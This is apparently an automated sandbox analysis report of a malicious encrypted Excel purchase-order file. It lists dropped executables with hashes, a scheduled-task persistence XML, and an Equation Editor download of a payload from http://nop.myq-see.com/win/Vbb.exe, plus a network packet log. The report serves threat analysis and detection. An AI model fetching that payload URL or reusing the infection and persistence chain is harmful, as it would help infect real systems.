	sample5.exe	Get hash	malicious	Browse	• 192.3.247.123
	QN-03507-20.exe	Get hash	malicious	Browse	• 23.95.82.66
	fatHvt8YhT.exe	Get hash	malicious	Browse	• 154.16.112.101

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	781824
Entropy (8bit):	6.923780842614681
Encrypted:	false
SSDEEP:	6144:pQj+CfD1Wb4XogN1uFxjWa2dAdo6lW8bqDchIyDINbtxMOlBRE0ffLjVqE6kXI2i:uC4V1tdA8bqwhBAtNdE0XvVH6kS
MD5:	81956BB4F67D790E13CFD18F4CDD779B
SHA1:	0BF781A6C1434D789F963D5DC76FDEAE28CB01B4
SHA-256:	F2B321A162040B2990FE549349F00C9A60C2827EA0E82486F9C2C785D14D1462
SHA-512:	A6EFB7CD565B2DA0811A79C8EEAB2D4DC470296A7ECCB4BADB21DDAF1ADD94EF3F2F02E2223212A19564137B08919434D65E8BE99F1779E9DD475EB11443E5D7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 35%, Browse • Antivirus: ReversingLabs, Detection: 26%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..T.....r... ..... .....@..... ..@.....lr..O.....P..... ..... ..... ..H.....text....R... ...T..... ..`.rsrc...P.....V.....@..@.rel oc..... .....@..B.....r.....H.....d.....D...(.....(....*&..(.....*.s.....s.....s .....s!.....s".....*...0.....~....o#....+..*.0..... ....~....o$....+..*.0.....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*&..((....*...0..<.....~.....()....,!r...p....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&..... ...(....rE..p~....o-...(.....t$....+..*...0..<.....~.....()....,!

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Vbb[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	781824
Entropy (8bit):	6.923780842614681
Encrypted:	false
SSDEEP:	6144:pQj+CfD1Wb4XogN1uFxjWa2dAdo6lW8bqDchIyDINbtxMOlBRE0ffLjVqE6kXI2i:uC4V1tdA8bqwhBAtNdE0XvVH6kS
MD5:	81956BB4F67D790E13CFD18F4CDD779B
SHA1:	0BF781A6C1434D789F963D5DC76FDEAE28CB01B4
SHA-256:	F2B321A162040B2990FE549349F00C9A60C2827EA0E82486F9C2C785D14D1462
SHA-512:	A6EFB7CD565B2DA0811A79C8EEAB2D4DC470296A7ECCB4BADB21DDAF1ADD94EF3F2F02E2223212A19564137B08919434D65E8BE99F1779E9DD475EB11443E5D7
Malicious:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Vbb[1].exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 35%, Browse • Antivirus: ReversingLabs, Detection: 26%
Reputation:	low
IE Cache URL:	http://nop.myq-see.com/win/Vbb.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..T.....r... ..... .....@..... ..@.....lr..O.....P..... ..... ..H.....text....R... ...T..... ..`.rsrc...P.....V.....@..@.rel oc..... .....@..B.....r.....H.....d.....D...(.....(....*&..(.....*.s.....s.....s .....s!.....s".....*...0.....~....o#....+..*.0..... .....~....o$....+..*.0.....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*&..((....*...0..<.....~.....()....,!r...p....(*...o+...s,.....~.....+..*.0.....~.....+..*"".....*.0..&..... ...(....rE..p~....o-...(.....t$....+..*...0..<.....~.....()....,!

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6C03033E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\82CE75F1.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F36B41B0.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.898628235657604
Encrypted:	false
SSDEEP:	3072:w34UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:K4UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	0594E950F00AB466B2A05B146D951453
SHA1:	FC7CC4FC175ECE7624E509A71430EE039F0618E5
SHA-256:	9E3B7B5829BBF25CFF23933EF5B33486C6EA0A4C7E333B95E537133EB8642A9D
SHA-512:	6034AD75CD774A6FE6DD7D576BB8B0D2F61C50645FA414C75AE66657B5CE39ADF9E83ED9C7AB74D777EA16423E73C9767D088F6D540A15B096450F1A7FA3B4 4
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F36B41B0.emf	
Preview:	....I.....S.....@...#.. EMF.....(.....\K..hC..F...... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....I...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....<..... .N.T<...4..... ....N.T<...4... ....y.R4...<... .....z.R.....X...%...7.....{ .@.....C.a.l.i.b.r.....X...4...h...2.R.....{.R..... .....dv.....%.....%.....%.....!.....I...c..."....%.....%.....%.....T...T.....@.E.@T.....L.....I...c...P... ...6...F...$.....EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Temp\tmp1334.tmp	
Process:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1621
Entropy (8bit):	5.151107311230064
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB8tn:cbhZ7ClNQi/rydbz9l3YODOLNdq3Q
MD5:	ECA83CBF84253F3E85A8DD8C950B1753
SHA1:	8B9A7096DEF5BE86B41E03A825561245316B6E93
SHA-256:	0820EC278593650C26445DD9FB62BB4599EE0E90351F23685C011E4C5B71216E
SHA-512:	74A17262ADB7E3312CF05AF7CD6ECB40759F6B5F92228ECEB9CAD3AB34B440849A8DF42FEA6FC1366E3AF466A962FDE8D8B2FC9F5A9D8BE27497ECF4D505FF FF
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmpD9BD.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1621
Entropy (8bit):	5.151107311230064
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB8tn:cbhZ7ClNQi/rydbz9l3YODOLNdq3Q
MD5:	ECA83CBF84253F3E85A8DD8C950B1753
SHA1:	8B9A7096DEF5BE86B41E03A825561245316B6E93
SHA-256:	0820EC278593650C26445DD9FB62BB4599EE0E90351F23685C011E4C5B71216E
SHA-512:	74A17262ADB7E3312CF05AF7CD6ECB40759F6B5F92228ECEB9CAD3AB34B440849A8DF42FEA6FC1366E3AF466A962FDE8D8B2FC9F5A9D8BE27497ECF4D505FF FF
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:Ki9t:Ky
MD5:	9DAF1A595E0794355736BB4A1D1FFB29
SHA1:	782414947A4F114D9180E514940DAA709CCF52FB
SHA-256:	CB2D707F560628920767FCED02E1AE852EA643EF789ADD982AC44E4E58A419A7
SHA-512:	4D375EC3F46056BF0B0FF84B59D9F7C9DE9BE93370EAC08199D091434B802B51315F19DCF937A17F75E0E4B7A4AE08E18B79B882233C10F94274ECBD7D815EA
Malicious:	**true**
Reputation:	low

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Preview:	Z?.....H

C:\Users\user\AppData\Roaming\TrXHdHpWh.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	781824
Entropy (8bit):	6.923780842614681
Encrypted:	false
SSDEEP:	6144:pQj+CfD1Wb4XogN1uFxjWa2dAdo6IW8bqDchIyDINbtxMOlBRE0ffLjVqE6kXI2i:uC4V1tdA8bqwhBAtNdE0XvVH6kS
MD5:	81956BB4F67D790E13CFD18F4CDD779B
SHA1:	0BF781A6C1434D789F963D5DC76FDEAE28CB01B4
SHA-256:	F2B321A162040B2990FE549349F00C9A60C2827EA0E82486F9C2C785D14D1462
SHA-512:	A6EFB7CD565B2DA0811A79C8EEAB2D4DC470296A7ECCB4BADB21DDAF1ADD94EF3F2F02E2223212A19564137B08919434D65E8BE99F1779E9DD475EB11443E D7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 35%, Browse • Antivirus: ReversingLabs, Detection: 26%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..T.....r... ..... .....@..... ..@.....lr..O.....P..... ..... ..... ..H.....text....R... ...T..... ..`.rsrc...P.....V.....@..@.rel oc..... .....@..B.....r.....H.....d.....D...(.....(....*&..(.....*.s.....s.....s .....s!.....s".....*...0.....~....o#....+..*.0..... .....~....o$....+..*.0.....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*&..((....*...0..<.....~.....()....,!r...p....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&..... ...(....rE..p~....o-...(.....t$....+..*...0..<.....~.....()....,!

C:\Users\user\Desktop\~$PO-FRE590164.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	781824
Entropy (8bit):	6.923780842614681
Encrypted:	false
SSDEEP:	6144:pQj+CfD1Wb4XogN1uFxjWa2dAdo6IW8bqDchIyDINbtxMOlBRE0ffLjVqE6kXI2i:uC4V1tdA8bqwhBAtNdE0XvVH6kS
MD5:	81956BB4F67D790E13CFD18F4CDD779B
SHA1:	0BF781A6C1434D789F963D5DC76FDEAE28CB01B4
SHA-256:	F2B321A162040B2990FE549349F00C9A60C2827EA0E82486F9C2C785D14D1462
SHA-512:	A6EFB7CD565B2DA0811A79C8EEAB2D4DC470296A7ECCB4BADB21DDAF1ADD94EF3F2F02E2223212A19564137B08919434D65E8BE99F1779E9DD475EB11443E D7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 26%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....P..T.....r... ..... .....@..... ..@.....lr..O.....P..... ..... ..... ..H.....text....R... ...T..... ..`.rsrc...P.....V.....@..@.rel oc..... .....@..B.....r.....H.....d.....D...(.....(....*&..(.....*.s.....s.....s .....s!.....s".....*...0.....~....o#....+..*.0..... .....~....o$....+..*.0.....~....o%....+..*.0.....~....o&....+..*.0.....~....o'....+..*&..((....*...0..<.....~.....()....,!r...p....(*...o+...s,.....~.....+..*.0.....~.....+..*".....*.0..&..... ...(....rE..p~....o-...(.....t$....+..*...0..<.....~.....()....,!

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996573204458189
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PO-FRE590164.xlsx
File size:	2277376
MD5:	c175f48a4862c49ec69263b5df33a71f
SHA1:	e6c98cffb65b0ef3e59020b4f094e0c5123d7f5b
SHA256:	42a85a33d440c195bbe8890b74fa396875a33fd6354a4b2c7ca6dfb9516c6e6e
SHA512:	52fa94e7f416a2b904685f7fd52bcfe7bf73dccc9c6410e9b1300e4a549a806073605764e8339db74f2b4dda07d11ea001e011aa3a68e7d486a468b1a5557a0c
SSDEEP:	49152:J9Re9b518VGIJdN5fTysX6WwX5Tgxy0ZrwkHeT/0xOspN8ZQ+gIf+tG4:J9RC/EqsX1wpTgxzwxfsjg8S+tn
File Content Preview:	.....>.....#..... .....|.....~.....z.....|.....~..... .....z.....|.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "PO-FRE590164.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . .E.n.c.r.y.p.t.e.d.P.a.c.k.a.g.e.2...S.t.r.e.a.m.E.n.c.r.y.p.t.i.o.n.D.a.t.a.S.p.a.c.e...
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2255528

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2255528
Entropy:	7.9999151088
Base64 Encoded:	True
Data ASCII:	. j " . . . . . w) K 5 { * g . . . . d . . u . I . . W . . . . Q Z . j b q . | . . ^ . j . = ... I . . $. [0 $. (. . . H . . v & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G . .) O . . . . & # H n n > . G
Data Raw:	9f 6a 22 00 00 00 00 00 9a 8e ec 77 29 4b 35 7b 2a 67 95 99 fe ff 64 10 c7 75 97 49 e0 c5 57 cb 0d e1 eb 51 5a ce 6a 62 71 cf 7c 10 0e 5e e3 6a b5 3d 1d 03 d5 e2 af 49 81 f3 24 8a 5b 30 24 91 28 c0 b1 ca 48 06 06 76 26 23 48 6e 6e 3e 2e 47 17 e9 29 4f a6 1e 9e 08 26 23 48 6e 6e 3e 2e 47 17 e9 29 4f a6 1e 9e 08 26 23 48 6e 6e 3e 2e 47 17 e9 29 4f a6 1e 9e 08 26 23 48 6e 6e 3e 2e 47


Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.54985390831
Base64 Encoded:	False

General	
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . q . . $. p . E ` . . m . . . W / . a . . . . . 1 . K . . . . . $ . . 6 . 9 z . r . u ? . \ \ * . . | M . . . { . *
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Network Port Distribution



Total Packets: 43

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 09:22:04.409892082 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.550359964 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.550668001 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.551783085 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.691524982 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.691554070 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.691570997 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.691586971 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.691648960 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.692399979 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.830677986 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.830707073 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.831027985 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.831142902 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.831163883 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.831182957 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.831197977 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.831213951 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.831279039 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.831312895 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.831382990 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.831468105 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969060898 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969188929 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969592094 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969630003 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969659090 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969671011 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969690084 CET	80	49165	198.23.207.63	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 09:22:04.969693899 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969723940 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969724894 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969755888 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969759941 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969784021 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969795942 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969813108 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969844103 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969844103 CET	49165	80	192.168.2.22	198.23.207.63
Jan 26, 2021 09:22:04.969876051 CET	80	49165	198.23.207.63	192.168.2.22
Jan 26, 2021 09:22:04.969903946 CET	80	49165	198.23.207.63	192.168.2.22
